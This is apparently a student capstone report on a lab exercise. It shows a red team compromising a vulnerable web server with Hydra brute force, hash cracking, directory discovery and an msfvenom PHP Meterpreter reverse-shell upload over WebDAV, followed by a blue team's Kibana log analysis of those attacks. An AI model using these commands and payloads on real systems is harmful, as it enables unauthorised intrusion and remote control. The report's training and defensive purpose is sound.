Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: Elk Server

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: Home Network
OS: WIndows
Hostname: Host Machine

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali Linux	192.168.1.90	Attack Machine
Elk Machine	192.168.1.100	Logs activity from Capstone Machine
Capstone	192.168.1.105	Target Machine
Red vs Blue	192.168.1.1	Gateway/Virtual Host Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Use the CVE number if it exists. Otherwise, use the common name.	*Describe the vulnerability.*	*Describe what this vulnerability allows the attacker to do.*
Weak Password Complexity Requirements	Easily crackable password (via brute force; hydra, john the ripper, etc) rendered web server vulnerable	Allows attacker to access the web server and its data, particularly the hidden directory
Unrestricted File Upload	Server allowed upload of .php script file to /webdav folder	Upload of reverse php script allowed backdoor access to Capstone web server
Sensitive Data Exposure Over Public Network	Sensitive data was easily discovered via dirb and the web interface	Accessed data in restricted directories /company_folderes/secret_folder and /webdav via web browser and tools such as dirb

Exploitation: Weak Password Complexity Requirements

01


Tools & Processes

Exploited via hydra and crackstation.net to hash passwords


02

Achievements

Granted access to private pages on the websites via user logins



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-13 20:25:57
root@Kali:/usr/share/wordlists# █
```



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist


How CrackStation Works

Exploitation: Sensitive Data Exposure Over Public Network

01


Tools & Processes

Website browsing and dirb



Index of /

```
Name            Last modified     Size Description
company_blog/   2019-05-07 18:23    -
company_folders/2019-05-07 18:27    -
company_share/  2019-05-07 18:22    -
meet_our_team/  2019-05-07 18:34    -
Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80
```



Index of /company_folders

```
Name              Last modified     Size Description
Parent Directory                     -
company_culture/  2019-05-07 18:25   -
customer_info/    2019-05-07 18:26   -
sales_docs/       2
Apache/2.4.29 (Ubuntu
```

http://192.168.1.105 is requesting your username and password. The site says: “For ashtons eyes only”


User Name: ashton

Password: ••••••••

02

Achievements

Found secret folder along with discovery of webdav login instructions




Warning, you are using the root account, you may harm your system.

Exploitation: Unrestricted File Upload

01


Tools & Processes
Using MSFVenom and Meterpreter



```
[ERROR] Received signal 2, going down ...
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
root@Kali:/usr/share/wordlists# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.105 LPORT=444 -f raw
 -o exe > diu_la_pt2.php
```

02

Achievements
Created malicious payloads disguised as movie file to open meterpreter shell and access webdav



Warning, you are using the root account, you may harm your system.


"diu_la_pt2.php": 0 bytes plain text document

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Offensive Traffic

- What time did the traffic occur?
  - December 14th @ 03:22:40
- How many packets were sent, and from which IP?
  - 20,072 packets sent from 192.168.1.90
- What indicates that this was a port scan?
  - Packets were all sent to different ports




source.ip:192.168.1.90 and destination.ip:192.168.1.105 and not destinatic

Dec 13, 2021 @ 00:00:00.0 → Dec 17, 2021 @ 23:59:59.9

20,072 hits

Dec 13, 2021 @ 00:00:00.000 - Dec 17, 2021 @ 23:59:59.999 — Auto

Time ▲	_source
Dec 14, 2021 @ 03:22:40.552	@timestamp: Dec 14, 2021 @ 03:22:40.552 host.name: server1 type: flow network.type: ipv4 network.transport: tcp network.community_id: 1:FfqYTpHUJS5ni7wz4bPMvQR2Cjs= network.bytes: 116B network.packets: 2 ecs.version: 1.5.0 destination.bytes: 56B destination.ip: 192.168.1.105 destination.port: 139 destination.packets: 1 agent.type: packetbeat agent.ephemeral_id: 28d44999-d4b0-4310-9d67-28782d834e47 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17




p:192.168.1.105 and not destination.port:80 and not destination.port:53206

Dec 13, 2021 @ 00:00:00.0 → Dec 17, 2021 @ 23:59:59.9

Analysis: Finding the Request for the Hidden Directory

- What time did the request occur? How many requests were made?
  - 24 requests were made on December 14th @ 03:27:13
- Which files were requested? What did they contain?
  - The /webdav directory was identified



source.ip:192.168.1.90 and destination.ip:192.168.1.105 and http.response

Dec 13, 2021 @ 00:00:00.0 → Dec 17, 2021 @ 23:59:59.9

Dec 13, 2021 @ 00:00:00.000 - Dec 17, 2021 @ 23:59:59.999 —

Top 5 values in 24 / 24 records

Dec 14, 2021 @ 03:2... 8.3%


Dec 14, 2021 @ 03:2... 8.3%

Dec 14, 2021 @ 03:2... 8.3%

Dec 14, 2021 @ 06:1... 4.2%

Dec 14, 2021 @ 06:1...

```
Time ▴                        _source
> Dec 14, 2021 @ 03:27:13.577  @timestamp: Dec 14, 2021 @ 03:27:13.577 status: Error network.type: ipv4 network.transport: tcp
                               network.protocol: http network.direction: inbound
                               network.community_id: 1:1l3XCC15859MhFm62Y+K+/CjYaE= network.bytes: 1KB url.domain: 192.168.1.105
                               url.path: /sdk url.full: http://192.168.1.105/sdk url.scheme: http method: post
                               server.ip: 192.168.1.105 server.port: 80 server.bytes: 455B client.ip: 192.168.1.90
> Dec 14, 2021 @ 03:27:13.577  @timestamp: Dec 14, 2021 @ 03:27:13.577 network.community_id: 1:4GwiqPtW0yl5Slvh6kmbA4ZuLwk=
```




3.1.90 and destination.ip:192.168.1.105 and http.response.status_code : 404

Dec 13, 2021 @ 00:00:00.0 → Dec 17, 2021 @ 23:59:59.9

Analysis: Uncovering the Brute Force Attack

- How many requests were made in the attack?
  - 249,943 requests were made during the attack
- How many requests had been made before the attacker discovered the password?
  - 249,941 requests were made before the hydra application found the credentials




source.ip:192.168.1.90 and destination.ip:192.168.1.105 and http.response

Dec 13, 2021 @ 00:00:00.0 → Dec 17, 2021 @ 23:59:59.9

249,943 hits

Dec 13, 2021 @ 00:00:00.000 - Dec 17, 2021 @ 23:59:59.999 —

```
Time ▲                      _source
> Dec 14, 2021 @ 04:24:47.969  @timestamp: Dec 14, 2021 @ 04:24:47.969 client.bytes: 163B client.ip: 192.168.1.90
                               client.port: 59752 type: http ecs.version: 1.5.0 method: get host.name: server1
                               agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat
                               agent.ephemeral_id: 28d44999-d4b0-4310-9d67-28782d834e47 agent.hostname: server1 server.bytes: 698B
                               server.ip: 192.168.1.105 server.port: 80 event.start: Dec 14, 2021 @ 04:24:47.969 event.end: Dec 14,
> Dec 14, 2021 @ 04:24:47.969  @timestamp: Dec 14, 2021 @ 04:24:47.969 method: get query: GET /company_folders/secret_folder
```




3.1.90 and destination.ip:192.168.1.105 and http.response.status_code : 401

Dec 13, 2021 @ 00:00:00.0 → Dec 17, 2021 @ 23:59:59.9

Analysis: Finding the WebDAV Connection


- How many requests were made to this directory?
  - 144 requests were made to the /webdav directory
- Which files were requested?
  - The reverse shell php file (diu_la_pt2.php) was requested several times



```
source.ip:192.168.1.90 and destination.ip:192.168.1.105 and url.path:/web
Dec 13, 2021 @ 00:00:00.0 → Dec 17, 2021 @ 23:59:59.9
```

```
> Dec 14, 2021 @ 04:58:44.178   url.path: /webdav/passwd.dav @timestamp: Dec 14, 2021 @ 04:58:44.178
                                network.community_id: 1:xRrCaXmjpA8qmpcxeOosqTH208U= network.bytes: 1.4KB network.type: ipv4
                                network.transport: tcp network.protocol: http network.direction: inbound
                                event.category: network_traffic event.dataset: http event.duration: 0.9 event.start: Dec 14, 2021 @
                                04:58:44.178 event.end: Dec 14, 2021 @ 04:58:44.179 event.kind: event method: propfind

> Dec 14, 2021 @ 04:58:44.185   url.path: /webdav/passwd.dav @timestamp: Dec 14, 2021 @ 04:58:44.185
```




```
                                destination.ip: 192.168.1.105 destination.port: 80 user_agent.original: gvfs/1.42.2

> Dec 14, 2021 @ 05:39:26.224   url.path: /webdav/diu_la_pt2.php @timestamp: Dec 14, 2021 @ 05:39:26.224 method: propfind
                                event.kind: event event.category: network_traffic event.dataset: http event.duration: 0.6
                                event.start: Dec 14, 2021 @ 05:39:26.224 event.end: Dec 14, 2021 @ 05:39:26.225 ecs.version: 1.5.0
                                host.name: server1 url.full: http://192.168.1.105/webdav/diu_la_pt2.php url.scheme: http
                                url.domain: 192.168.1.105 type: http query: PROPFIND /webdav/diu_la_pt2.php

> Dec 14, 2021 @ 05:39:26.225   url.path: /webdav/diu_la_pt2.php @timestamp: Dec 14, 2021 @ 05:39:26.225 client.port: 42504
                                client.bytes: 247B client.ip: 192.168.1.90 user_agent.original: gvfs/1.42.2 source.bytes: 247B
                                source.ip: 192.168.1.90 source.port: 42504 agent.version: 7.7.0 agent.type: packetbeat
